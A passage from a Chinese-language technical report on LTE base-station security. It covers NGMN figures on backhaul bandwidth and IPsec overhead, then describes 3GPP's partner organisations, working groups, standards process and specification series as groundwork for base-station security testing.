


圖 3- 32 Cell Average Spectrum Efficiency

資料來源：NGMN

Quiet time 則表示比較少或甚至只有一個 UE 使用單一個基站，然而隨著 UE 的移動、地點改變、環境變化，UE 接收的訊號品質也不斷變動，而基站為了讓傳輸更有效率，必須依據 UE 的訊號品質調整傳輸的格式、調變(Modulation)格式和編碼機制等。因此，信號強度如果夠高，就有可能採用提高調變階數(Modulation Order)，可能是 QPSK、16QAM 或 64QAM，依據當下狀況會使用不同的調變，但一般而言使用 QPSK 的可靠性較高，而若是要高傳輸速率則是使用 64QAM，如此一來當下這個 UE 可以使用到所有資源，基站頻寬達到如下圖 3- 33 所標示之 Peak，具有 150Mbps 速度(UE Category 4, 2x2 MIMO, 20MHz bandwidth)。




圖 3- 33 Illustration of Cell Throughput

資料來源：NGMN

圖 3- 34 為 Last mile 區段 Single eNodeB Transport Provisioning 架構圖，NGMN 已經假設 IPSec ESP 會額外增加 14%的 overhead，整個後置電路(Backhaul) Traffic 會有 25% overhead，包含 S1 User plane traffic、Control Plane、X2 U and C-plane 和 OA&M, Sync 等，再加上 Transport protocol 大約 10% overhead，及 IPsec 大約 14% overhead (optional)。




圖 3- 34 Components of Backhaul Traffic

資料來源：NGMN

表 3- 9 呈現整個 Backhaul Traffic 的數據結果，如果以 Quiet time peak 來計算每一個 Tricell eNodeB，我們以 No IPSec 的 Scenario DL - 3: 2x2, 20 MHz, cat3 (100 Mbps) 和 Scenario UL - 2: 1x2, 20 MHz, cat3 (50 Mbps)來看，其 Backhaul Bandwidth 約為 147 Mbps (105.3+42.0=147)，而以包含 IPSec 相同 Scenario DL/UL 的 Backhaul Bandwidth 約為 167 Mbps (119.6+47.7=167.3)，與 No IPSec 相差 20 Mbps。

表 3- 9 Transport Provisioning for Various Configurations of Tri-cell LTE eNodeB

All values in Mbps								Total U-plane + Transport overhead			
Scenario		Single Cell		Single base station		X2 Overhead		No IPsec		IPsec	
		Mean	Peak	Tri-cell Tput		overhead	4%	overhead	10%	overhead	25%
		(as load-> infinity)	(95%ile @ low load)	busy time mean	peak (95%ile)	busy time mean	peak	busy time mean	peak (95%ile)	busy time mean	peak (95%ile)
DL	1: 2x2, 10 MHz, cat2 (50 Mbps)	10.5	37.8	31.5	37.8	1.3	0	36.0	41.6	41.0	47.3
DL	2: 2x2, 10 MHz, cat3 (100 Mbps)	11.0	58.5	33.0	58.5	1.3	0	37.8	64.4	42.9	73.2
DL	3: 2x2, 20 MHz, cat3 (100 Mbps)	20.5	95.7	61.5	95.7	2.5	0	70.4	105.3	80.0	119.6
DL	4: 2x2, 20 MHz, cat4 (150 Mbps)	21.0	117.7	63.0	117.7	2.5	0	72.1	129.5	81.9	147.1
DL	5: 4x2, 20 MHz, cat4 (150 Mbps)	25.0	123.1	75.0	123.1	3.0	0	85.8	135.4	97.5	153.9
UL	1: 1x2, 10 MHz, cat3 (50 Mbps)	8.0	20.8	24.0	20.8	1.0	0	27.5	22.8	31.2	26.0
UL	2: 1x2, 20 MHz, cat3 (50 Mbps)	15.0	38.2	45.0	38.2	1.8	0	51.5	42.0	58.5	47.7
UL	3: 1x2, 20 MHz, cat5 (75 Mbps)	16.0	47.8	48.0	47.8	1.9	0	54.9	52.5	62.4	59.7
UL	4: 1x2, 20 MHz, cat3 (50 Mbps)*	14.0	46.9	42.0	46.9	1.7	0	48.0	51.6	54.6	58.6
UL	5: 1x4, 20 MHz, cat3 (50 Mbps)	26.0	46.2	78.0	46.2	3.1	0	89.2	50.8	101.4	57.8

資料來源：NGMN

在 aggregation 與 core 的 Backhaul Bandwidth，參考下圖 3- 35 及圖 3- 36，以我們同樣以 Scenario DL - 3: 2x2, 20 MHz, cat3 (100 Mbps)來看 Downlink，大約 10 座 Tricell eNodeBs 落在 700 Mbps，而 Uplink 我們看 Scenario UL - 2: 1x2, 20 MHz, cat3 (50 Mbps)

大約落在 500 Mbps。如果放大推估到 10,000 座 Tricell eNodeBs，則 Downlink/Uplink 總頻寬約為 1200 Gbps。




圖 3- 35 Downlink Transport Provisioning (No IPsec)

資料來源：NGMN




圖 3- 36 Uplink Transport Provisioning (No IPsec)

資料來源：NGMN

此外，如果在有無 IPSec 的表現差異，請參考圖 3- 37 在 Downlink 的情況下，這兩個情境大約都相差 14%左右。




圖 3- 37 Transport Provisioning with IPSec

資料來源：NGMN

從兩份研究報告結果而言，無論是在 IP 網路或是行動寬頻網路中模擬或實測，IPSec 啟動確實是會對效能帶來影響，這也反應了雖然市場調查顯示電信業者對於 IPSec 認為有其必要性，但實際啟動 IPSec 進行訊務保護之電信業者卻在少數。

第3.2節　資安檢測標準與檢測流程之最新趨勢研究

時下的行動寬頻網路並沒有規範應遵循的基站檢測流程。雖然 3GPP 組織所制定的標準是電信製造廠商所參考的依據，但針對各國不同的法規或是市場的需求，各家廠商之間的實作仍會有些許的差異。以一般資安檢測的流程來說，需要制定檢測的標準與流程，公開給相關廠商參考，以降低檢測時所花費的人力資源。以行動寬頻中基站檢測為目標，檢測的標準可以參考 3GPP 的規範，而檢測的流程可以參考共通準則（Common Criteria）和聯邦資料處理標準（Federal Information Processing Standards，FIPS-140）之檢測概念。

在本節的一開始，我們將會介紹 3GPP 的文件以及組織的概略。雖然 3GPP 制定了許多的規範，但是這些規範是為了開發而參考，並非為了一般或是安全性檢測，少有逐項條例的內容，或是嚴謹的安全需求定義。此外，3GPP 的規範眾多，包含了許多系統、安全、訊號處理等，不同業務種類的規範，大部分可能不適合當作檢測標準的依據，或是與基站安全無關。經過了整理之後，我們列出幾項與基站檢測安全有關的文件，並且簡單的介紹。

最後兩個部分，將會介紹一般的資安產品檢測的標準，共通準則（CC）和聯邦資料處理標準（FIPS）。共通準則是為了打破各國之間有不同標準而制定的標準框架。檢測的項目內容並非固定於標準規範之中，而是採抽象的安全特性來當作檢測的標的。如此一來，各組織可以為特定種類的產品來制定一套安全規範，讓廠商當作參考的依據。這個大框架能夠有彈性的調整檢測的內容，以及檢測的嚴謹度。檢測的方式將撰寫於後續的章節中。聯邦資料處理標準則是美國推行的密碼模組檢測標準。雖然基站檢測不只有密碼模組，但也可以參考 FIPS 140-2 的檢測流程。透過事先了解相關檢測流程的制定，對於未來搭配檢測平臺的流程即可有合理的設計。

一、3GPP 組織與規範介紹

3GPP 的全名稱為 3rd Generation Partnership Project，成立於 1998 年 12 月[53]，一開始的目標是基於 ITU（International Telecommunication Union）在 IMT-2000 計畫的規範，致力於制定、研究與推廣從 GSM 到 UMTS 架構的演進相關技術。而後 3GPP 的計畫範圍更加擴展，包含 2G， 3G， 4G 等各項行動通訊標準的制定與推廣。

ITU[54]為國際電信聯盟的縮寫，負責制定無線通訊標準與分配無線頻譜等工作。ITU 制定的標準，稱為建議（Recommendation），例如：ITU-R M.687、ITU-R M.1223 等。IMT-X（International Mobile Telecommunications，縮寫 IMT）是 ITU 發表的建議的標題名稱，其中 IMT-2000 是 3G 通訊技術規格，IMT-Advance 是 4G 通訊技術規格，IMT-2020 則是 5G 通訊的技術規格。Release 所著名的編號是 3GPP 對於規範的釋出命名(請參見圖 3- 38)。3GPP 的釋出定義了更細節的規格與需求，釋出會提交到 ITU，由 ITU 的會議決定是否接受並認可該釋出是為符合 IMT-X 建議的技術。




圖 3- 38 3GPP & IMT Timeline

資料來源：3GPP

[53] 3GPP Beyond 4G 無線通訊標準 版本之演進，洪長春著，2015/4.
[54] ITU official website – About ITU，http://www.itu.int/en/about/Pages/overview.aspx

（一）組織關係

3GPP[55] 的組織成員可略分夥伴會員和公司會員。夥伴會員大多參與標準的制定以及建議，而公司會員則是一般的參與行動通訊公司。夥伴會員又可細分數種，其中最重要的是組織合作夥伴（Organizational Partners）。

3GPP 聯合七個來自各個國家區域的組織合作夥伴，各自為各地域通訊相關技術的標準組織，包含 ARIB（日本）、 ATIS（美國）、 CCSA（中國）、 ETSI（歐洲）、TSDSI（印度）、 TTA（韓國）、TTC（日本），負責決定 3GPP 主要的方針與發展方向，具有制定規範的權限。組織合作夥伴會在 3GPP 制定規範時，加入區域性的考量，使得制定的規範能夠通用在不同的國家地域。

- ARIB：全稱為 Association of Radio Industries and Businesses，是日本的一個社團法人，主要負責研究、商議與發展無線電相關的事項，進而促進無線電實際的應用與普遍性，以促成穩健且先進的無線電產業。
- ATIS：全稱為 Alliance for Telecommunications Industry Solutions，主旨在提供一個平臺，使得資訊與通訊相關企業能夠透過此平臺尋找適當的解決方案並且共同分擔遭遇的挑戰。目前 ATIS 主要著重於 5G 網路的發展與符合北美地區需求的相關標準。
- CCSA：全稱為 China Communications Standards Association，2002 年 12 月 18 日於北京正式成立，成立的宗旨為組織市場上通訊相關企業、研究與學術相關單位，以公平、公正、公開的原則制定標準，並且提供政府高質量、高水平、高穩定性的通訊標準為主要目的。
- ETSI：全稱為 European Telecommunications Standards Institute，是被歐盟認證的歐洲標準組織之一，負責制定資訊與通訊相關標準，包含移動裝置、網際網路、無線通訊與廣播等技術的標準。
- TSDSI：全稱為 Telecommunications Standards Development Society， India，是一個印度的通訊標準制定與開發組織，主要的工作在於制定與規畫符合印度需求的

[55] 3GPP official website – Partners，http://www.3gpp.org/about-3gpp/partners

標準與解決方案。

- TTA：全稱為 Telecommunications Technology Association，是一個韓國政府轄下的非營利組織，主要致力於資訊通訊科技產業的標準、測試、認證服務上，並且建立新的標準以提供韓國相關產業的規範。
- TTC：全稱為 Telecommunications Technology Committee，是一個日本非營利組織，著重在國際上資訊通訊科技上的標準的研究，並且制定新的標準。該單位藉由著規範與制訂資訊通訊科技上的標準來強化社會的安全及便利性。

此外，在制定標準時，需要考量市場上的需求與技術門檻，市場代表合作夥伴（Market Representation Partner）雖然沒有制定標準的權限，但是能夠提供 3GPP 市場相關資訊的諮詢與建議，及適當的市場需求建議。目前市場代表合作夥伴有 UMTS Forum、GSA、Small Cell Forum、NGMN Alliance 等(如表 3- 10)。

表 3- 10 市場代表合作夥伴列表

Organisation	Website
IMS Forum	http://www.imsforum.org
TD-Forum	http://www.td-forum.org/en/ （Not currently available Jun-15）
GSA	http://www.gsacom.com/
GSM Association	http://www.gsmworld.com/
IPV6 Forum	http://www.ipv6forum.com/
UMTS Forum	http://www.umts-forum.org/
4G Americas	http://www.4gamericas.org/
TD Industry Alliance	http://www.tdia.cn/
Small Cell Forum	http://www.smallcellforum.org/
Mobility Development Group（formerly the CDMA Development Group）	http://MobilityDG.org/
Cellular Operators Association of India（COAI）	http://www.coai.com/
NGMN Alliance	http://www.ngmn.org/
TCCA	http://www.tandcca.com/

資料來源：3GPP

其他的組織夥伴還包涵觀察員(Observers)，觀察員為符合組織合作夥伴的資格，並且未來希望能成為組織合作夥伴的標準組織。除了參與標準的制定以外，一般的公司可以透過加入公司會員的方式，以該公司會員身分參與 3GPP，台灣有資策會、工研院、中華電信、宏達電等單位加入[56]。3GPP 的組織成員及關係如圖 3- 39。




圖 3- 39 3GPP relation diagram

資料來源：3GPP

（二）組織架構

3GPP 的組織架構包含幾種團隊(如表 3- 11)，目前有分成計畫合作小組(Project Coordination Group，PCG)、技術規範小組(Technical Specifications Groups，TSG)，以及工作小組(Working Group，WG)。計畫合作小組(PCG)具有最高決策權的機構，負責

[56] 台灣資通產業標準協會介紹，http://www.stba.org.tw/download/communication%20workshop/1040203.pdf，工研院資通所 蕭瑩銓

3GPP 整體組織的專案管理事宜。技術規範小組(TSG)真正負責標準與規範的制定，隸屬於計畫合作小組底下，其負責領域與分工如下[57]。

- TSG GERAN: 負責傳統 2G/3G 無線存取網路，制訂與維護 GSM/EDGE 的無線存取部分相關規格。
- TSG RAN: 負責行動寬頻無線存取網路，範圍涵蓋使用者終端裝置的無線介面到 UTRAN，定義 UTRA/E-UTRA network 功能、需求與介面的相關規範。
- TSG SA: 負責服務與系統概觀，包含整體的網路架構、服務的可用性與安全性等議題，以及管理跨 TSG 的合作與工作指派等事宜。
- TSG CT: 負責核心網路與終端，包含相當多的層面，最主要包含終端介面、終端可用性與核心網路的相關規範制定與維護。

TSG 底下設有針對各技術議題做分類探討的工作小組（WG），而各個技術相關的議題，將會再 WG 的會議中被提案、討論與裁決。而此篇報告主要關注的是 TSG SA 的 WG2（系統架構）與 WG3（安全性），以了解架構與安全相關的規範。

表 3- 11 3GPP 架構表

Project Co-ordination Group （PCG）			
TSG GERAN GSM EDGE Radio Access Network	TSG RAN Radio Access Network	TSG SA Service & Systems Aspects	TSG CT Core Network & Terminals
GERAN WG1 Radio Aspects	RAN WG1 Radio Layer 1 spec	SA WG1 Services	CT WG1 MM/CC/SM （lu）
GERAN WG2 Protocol Aspects	RAN WG2 Radio Layer 2 spec Radio Layer 3 RR spec	SA WG2 Architecture	CT WG3 Interworking with external networks
GERAN WG3 Terminal Testing	RAN WG3 lub spec， lur spec，lu spec UTRAN O&M requirements	SA WG3 Security	CT WG4 MAP/GTP/BCH/SS

[57] 3GPP official website - Specifications Groups Home，http://www.3gpp.org/specifications-groups/specifications-groups

Project Co-ordination Group （PCG）			
	RAN WG4 Radio Performance Protocol aspects	SA WG4 Codec	CT WG6 Smart Card Application Aspects
	RAN WG5 Mobile Terminal Conformance Testing	SA WG5 Telecom Management	
	RAN WG6 Legacy RAN radio and protocol	SA WG6 Mission-critical applications	

資料來源：3GPP

（三）標準制定流程

3GPP 標準制定流程如圖 3- 40，其透過工作小組(WG)定期的開會與討論，提供技術報告(Technical Report，縮寫 TR)及技術規範(Technical Specification，縮寫 TS)，等待技術規範小組(TSG)的批准。一旦獲得 TSG 批准，就會進一步提交給組織的成員，各自進行標準化的規範制定流程。




圖 3- 40 3GPP Standardizations Process

資料來源：3GPP

3GPP 的文件命名主要為以下 xx.yy 或 xx.yyy 這種形式，其中 x 和 y 都是單個數字，例如：09.02、29.002，而值得一提的是，命名的前兩個數字 xx 代表的是規範的系列(series)。由於本計劃著重在基站的安全性上，因此，本團隊主要關注的是安全層面的規範與報告為 33 系列(如圖 3- 41)。

Subject of specification series	3G and beyond / GSM (R99 and later)	GSM only (Rel-4 and later)	GSM only (before Rel-4)
General information (long defunct)			00 series
Requirements	21 series	41 series	01 series
Service aspects ("stage 1")	22 series	42 series	02 series
Technical realization ("stage 2")	23 series	43 series	03 series
Signalling protocols ("stage 3") - user equipment to network	24 series	44 series	04 series
Radio aspects	25 series	45 series	05 series
CODECs	26 series	46 series	06 series
Data	27 series	47 series (none exists)	07 series
Signalling protocols ("stage 3") -(RSS-CN) and OAM&P and Charging (overflow from 32.- range)	28 series	48 series	08 series
Signalling protocols ("stage 3") - intra-fixed-network	29 series	49 series	09 series
Programme management	30 series	50 series	10 series
Subscriber Identity Module (SIM / USIM), IC Cards. Test specs.	31 series	51 series	11 series
OAM&P and Charging	32 series	52 series	12 series
Access requirements and test specifications		13 series (1)	13 series (1)
Security aspects	33 series	(2)	(2)
UE and (U)SIM test specifications	34 series	(2)	11 series
Security algorithms (3)	35 series	55 series	(4)
LTE (Evolved UTRA), LTE-Advanced, LTE-Advanced Pro radio technology	36 series	-	-
Multiple radio access technology aspects	37 series	-	-
Radio technology beyond LTE	38 series	-	-

圖 3- 41 規範系列總表

資料來源：本團隊整理

（四）行動寬頻網路安全之標準規範

